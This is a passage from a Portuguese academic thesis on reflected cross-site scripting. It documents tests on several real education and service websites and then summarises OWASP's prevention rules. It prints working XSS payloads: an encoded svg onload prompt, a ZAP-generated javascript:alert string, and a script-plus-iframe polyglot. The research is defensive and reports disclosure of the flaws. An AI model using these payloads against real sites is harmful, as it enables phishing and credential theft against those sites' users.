  value="bDLrnMmm79x9VQ.zEDVeyJuiLfuGdyLjxYYLLUwMPBE2-1510187578170-14400000-77">
</svg>
```

Fonte: Próprio autor.


5.1.3 Aplicação 3 - Vulnerável à ataques de XSS refletido.

A terceira aplicação testada pertencia ao setor de educação. Essa se demonstrou vulnerável à ataques de XSS refletido em sua página de busca, sendo possível a inclusão de um formulário de preenchimento como mensagem de alerta. A aplicação apresentou o uso de filtros, e foi necessário codificar os elementos do código injetado utilizando a codificação percentual para a sua injeção.

Essa vulnerabilidade quando explorada pode induzir os usuários da aplicação a digitarem seus dados como nome de usuário e senha, a fim de fornecer ao atacante acesso a aplicação como usuário legítimo.

A página principal da aplicação pode ser visualizada na figura 44.


Figura 44 - Aplicação vulnerável a XSS refletido.



Fonte: Próprio autor.

Ao topo da figura 44, pode ser visto o campo para de busca da aplicação e após a análise desse ponto de entrada de dados, detectou-se que os resultados das buscas eram passados através de sua URL, como exibido na figura 45.

Figura 45 - Parâmetros de busca passados por URL pela aplicação 3.




Fonte: Próprio autor.

Na figura 45, é possível visualizar como o parâmetro de busca é refletido na URL da aplicação, caracterizando uma possível vulnerabilidade.

Foi removido da URL a palavra de busca teste, e adicionado o código **%22%3E%3Csvg/onload=prompt(/Vulneravel/)%3E**, com a intenção de explorar o parâmetro **q=**, que se mostrou vulnerável a ataques de XSS refletido.

O resultado pode ser visto na figura 45.

Figura 46 – Injeção de código na aplicação 3.



Fonte: Próprio autor.

Pode-se analisar na figura 46 que após injetado o código, a codificação percentual é retirada pelo navegador na URL, mas a mensagem de alerta é exibida com sucesso, validando a existência de tal vulnerabilidade. Na figura 47, é possível visualizar o código injetado na aplicação

Figura 47 - Código injetado na aplicação 3.

Fonte: Próprio autor.


5.1.4 Aplicação 4 - Vulnerável à ataques de XSS refletido por testes automatizados.

A quarta aplicação testada pertencia ao setor de prestação de serviços e educação. A aplicação se demonstrou vulnerável à ataques de XSS refletido em sua página de autenticação através da injeção de código pela URL utilizando testes automatizados, sendo possível a inclusão de um formulário de preenchimento como mensagem de alerta.

Tal vulnerabilidade caso explorada de maneira maliciosa, pode induzir os usuários da aplicação a digitarem seus dados como nome de usuário e senha, a fim de fornecer ao atacante acesso a aplicação.

A página principal da aplicação pode ser visualizada na figura 48.


Figura 48 - Aplicação vulnerável a XSS refletido por testes automatizados.



Fonte: Próprio autor.

Na figura 48, pode-se visualizar a página principal da aplicação, onde foram realizados os testes automatizados utilizando a ferramenta *Owasp Zed Attack Proxy*, como visto na figura 49.

Figura 49 - Detecção da vulnerabilidade pelo Owasp Zed Attack Proxy.




Fonte: Próprio autor.

Na figura 49, pode-se ver o código **javascript%3Aalert%281%29%2B** injetado pelo *Owasp Zed Attack Proxy* na aplicação para a descoberta de tal vulnerabilidade utilizando o método *POST*, que é utilizado pelo protocolo HTTP para enviar informações ao servidor da aplicação.

Ao tentar utilizar o mesmo código da ferramenta, não foi possível sua injeção direta pelo navegador, sendo necessário a utilização de outro código para a validação da vulnerabilidade. O código utilizado para a injeção foi **%22%3E%3Csvg/onload=prompt(/Vulneravel/)%3E,** utilizado nos exemplos das seções 5.1.2 e 5.1.3, e sua injeção pode ser visualizada na figura 50.

Figura 50 - Código injetado na aplicação 4.



Fonte: Próprio autor.

Pode-se analisar na figura 50 que após injetado o código, a codificação percentual é retirada pelo navegador na URL, mas a mensagem de alerta é exibida com sucesso, validando a existência da vulnerabilidade. Na figura 51, é possível visualizar o código injetado na aplicação.

Figura 51 - Código injetado na aplicação 4(2).

Fonte Próprio autor.


5.1.5 Aplicação 5 - Vulnerável à ataques de XSS refletido por códigos de XSS Polyglots.

A quinta aplicação testada pertencia ao setor de educação. Essa, se demonstrou vulnerável à ataques de XSS refletido utilizando códigos de XSS *Polyglots* em uma página que se mostrou inativa na aplicação, mas ainda sim existente. A aplicação não apresentou a presença de filtros, sendo possível a injeção direta do código para detecção da vulnerabilidade.

Tal vulnerabilidade caso explorada de maneira maliciosa, pode induzir os usuários da aplicação a digitarem seus dados como nome de usuário e senha, a fim de fornecer ao atacante acesso a aplicação.

A página principal da aplicação pode ser visualizada na figura 52.

Figura 52 - Aplicação vulnerável a XSS refletido por códigos de XSS Polyglots.



Fonte: Próprio autor.

Na figura 52, é possível visualizar a página principal da aplicação e que com técnicas de detecção de diretórios, chegou-se a um caminho na aplicação que não era exibido conteúdo algum visto na figura 53.

Figura 53 - Conteúdo inativo da aplicação 5.

Fonte: Próprio autor.


Após a análise da figura 53, percebeu-se que em sua URL era passado o parâmetro **url**, e que poderia ser explorado.

Este parâmetro por sua vez, indica a possibilidade de redirecionamento dos usuários a outras aplicações, como por exemplo a de um atacante.

Para a injeção, utilizou-se o código poliglota **"><SCriPT>alert(/Vulneravel/)</SCriPT><iframe width="1500" height="1500" src='https://openbugbounty.org'>** que contém múltiplos contextos de injeção, como a injeção de uma mensagem de alerta pelo contexto da linguagem javascript **<script>alert(/Vulneravel/)</script>,** e o elemento HTML iframe, que tem a função de adicionar elementos de outras aplicações a aplicação atual.

Ambas as vulnerabilidades podem ser visualizadas nas figuras 54 e 55, demonstrando a validação de ambas as vulnerabilidades.

Figura 54 - Aplicação 5 - Vulnerável ao contexto de injeção da linguagem javascript.



Fonte: Próprio Autor.

Figura 55 - Aplicação 5 - Vulnerável ao contexto de injeção de elementos HTML.


Fonte: Próprio Autor.

Pode ser visto na figura 54, que foi exibido com sucesso uma mensagem de alerta, e na figura 55, foi possível a injeção de outro site por completo dentro da aplicação analisada.

Mesmo contendo erros de renderização, essa é uma vulnerabilidade grave, que quando utilizada para fins maliciosos pode induzir os usuários da aplicação original a se autenticarem em outras aplicações caso acessem um link malicioso contendo um código igual a esse.

Na figura 56, pode ser visto a validação da vulnerabilidade e da injeção do código pela aplicação, utilizando o inspetor de elementos do navegador.

Figura 56 - Código injetado na aplicação 5.



Fonte: Próprio autor.

Pode-se ver na figura 56, que o código original da aplicação não é mais exibido e foi sobreposto por completo pelo código da aplicação injetada.

A aplicação injetada é o site https://openbugbounty.org, que é um site sem fins lucrativos afim de encontrar vulnerabilidades em aplicações web e alertar seus desenvolvedores sobre problemas e suas soluções.

Ao longo desta seção, foram analisadas cinco aplicações distintas, em ambos os tipos de testes demonstrados ao longo deste trabalho.

Não houve dificuldade para as detecções de tais vulnerabilidades, principalmente as de testes manuais, sendo necessário apenas a análise de seus códigos e parâmetros utilizados.

De fato, para a exploração maliciosa dessas vulnerabilidades, seria necessário o uso da engenharia social ou técnicas de *phishing*, afim de ganhar a confiança dos usuários dessas aplicações e induzi-los a acessar uma URL maliciosa.

Tal tipo de técnica não foi realizada, pelo fato de que o propósito deste trabalho é apenas validar a existência de tais vulnerabilidades em caráter experimental.

Todas as informações encontradas referentes as vulnerabilidades, foram disponibilizadas no site https://openbugbounty.org, para que seus desenvolvedores tomem as devidas soluções.

5.2 SOLUÇÕES

Na última seção deste trabalho serão apresentadas ao leitor as melhores práticas para se prevenir contra os ataques de *Cross Site Scripting* propostas pela Owasp, disponível em sua página oficial https://www.owasp.org, e livre para acesso ao público, chamadas de XSS (*Cross Site Scripting*) *Prevention Cheat Sheet*, ou XSS (*Cross Site Scripting*) Folha de dicas de prevenção.

A Owasp trata essas práticas como regras, e são demonstradas diversas técnicas de prevenção do *Cross Site Scripting* como desenvolvimento seguro, uso de codificação e regras para o uso de elementos que podem ocasionar a vulnerabilidade.

A Owasp (2017), propõe cinco regras principais para essa prevenção, e serão analisadas a seguir.

5.2.1 Regra 1 - Nunca inserir dados não confiáveis, exceto em locais permitidos.

Sempre que possível, deve-se negar toda a entrada de dados não confiáveis em uma aplicação ou em seu código HTML.

Assim como foi visto na seção 2.2 os 7 contextos injetáveis, a Owasp (2017), diz que não há motivos para se permitir a inclusão de parâmetros inseguros em tais contextos, sendo essa a primeira regra a ser respeitada.

A tabela 5 proposta pela Owasp (2017), traz exemplos de onde sempre deve-se haver a negação de entrada de dados não confiáveis.

Tabela 5 - Contextos onde deve haver a negação de entrada de dados não confiáveis.

Contextos a serem negados	Descrição
<script>Negar dados injetados </script>	Sempre negar entrada de dados dentro do elemento <script></script>
<!-- Negar dados injetados -->	Sempre negar entrada de dados dentro de comentários <!-- -->
Negar dados injetados =teste	Sempre negar entrada de dados em nomes de atributos <div exemplo />
<style>Negar dados injetados </style>	Sempre negar entrada de dados dentro de folhas de estilo <style></style>
<Negar dados href=”exemplo.com”>	Sempre negar entrada de dados dentro de elementos HTML <a href=”www.exemplo.com”>

Fonte: Owasp - XSS (Cross Site Scripting) Prevention Cheat Sheet.[12]

[12] Disponível em <https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet> Acesso em: 01 nov. 2017.

Na tabela 5, pode-se visualizar que grande parte dos contextos descritos neste trabalho, estão na tabela proposta pela Owasp para a negação de entrada de dados maliciosos ou não esperados.

5.2.2 Regra 2 - Codificar caracteres especiais antes de serem inseridos aos atributos HTML

A segunda regra proposta pela Owasp (2017), é de sempre manter os dados inseridos na aplicação codificados. Todos os valores de atributos e elementos injetados em uma aplicação devem ter seus caracteres especiais codificados, até mesmo para elementos mais simples como **width** e **height** que representam as dimensões dos elementos da aplicação.

A Owasp (2017), especifica que esse tipo de medida tem como propósito negar a execução de um código malicioso, pois ao utilizar as codificações HTML, seja em seu formato padrão, decimal ou hexadecimal, um código injetado perderá sua funcionalidade de execução, e se tornará um elemento a ser renderizado.

A tabela 6 proposta pela Owasp (2017), traz exemplos de onde devem ser atribuídas essas codificações.

Tabela 6 - Contextos onde deve haver a negação de entrada de dados não confiáveis.

Codificar dados inseridos	Descrição
<body> Sempre codificar dados inseridos </body>	Escape os dados inseridos dentro do **body,** ou corpo da página.
Sempre codificar dados inseridos	Escape os dados inseridos dentro de elementos **div.**

Fonte: Owasp - XSS (Cross Site Scripting) Prevention Cheat Sheet.[13]

[13] Disponível em <https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet> Acesso em: 01 nov. 2017.

Na tabela 6, pode-se ver os dois principais elementos que devem ter seus conteúdos e valores codificados sempre que houver a inserção de dados, como no corpo página ou dentro de elementos de blocos.

A Owasp (2017), concluí que esse procedimento deve ser reproduzido a todos os elementos pertencentes a aplicação, afim de dificultar a execução de códigos maliciosos injetados arbitrariamente.

5.2.3 Regra 3 - Escape de códigos Javascript

A terceira regra proposta pela Owasp (2017), é referente aos códigos Javascript como dentro dos blocos marcados pelo elemento **<script></script>** e os manipuladores de eventos, sendo que, os únicos lugares seguros para se alocar dados por esses elementos são dentro de seus valores, ou seja, dentro de aspas duplas**.**

A tabela 7 proposta pela Owasp (2017), traz exemplos de onde deve sempre o escape da entrada de dados não confiáveis em contextos da linguagem Javascript.

Tabela 7 – Escape da entrada de dados por elementos Javascript.

Escapes	Descrição
<script>alert(“Escape da dados”) </script>	Sempre negar entrada de dados dentro do elemento <script></script>.
<script> id= ‘Escape da dados’ </script>	Sempre negar entrada de dados em atributos de elementos <script> </script>.
<div onmouseover=”alert(‘Escape de dados’)”	Sempre negar entrada de dados em manipuladores de eventos e seus valores como **onmouseover**, **onclick**, **onload** e **onerror**.

Fonte: Owasp - XSS (Cross Site Scripting) Prevention Cheat Sheet.[14]

[14] Disponível em <https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet> Acesso em: 01 nov. 2017.

É possível observar na tabela 7 os principais atributos e elementos que não devem aceitar a injeção de dados fora do contexto esperado, ou seja, fora de aspas duplas.

Segundo a Owasp (2017), utilizar outro lugar para armazenar os dados desses contextos pode ser extremamente perigoso, pois após injetado um código malicioso em algum desses contextos, é difícil bloquear sua execução.

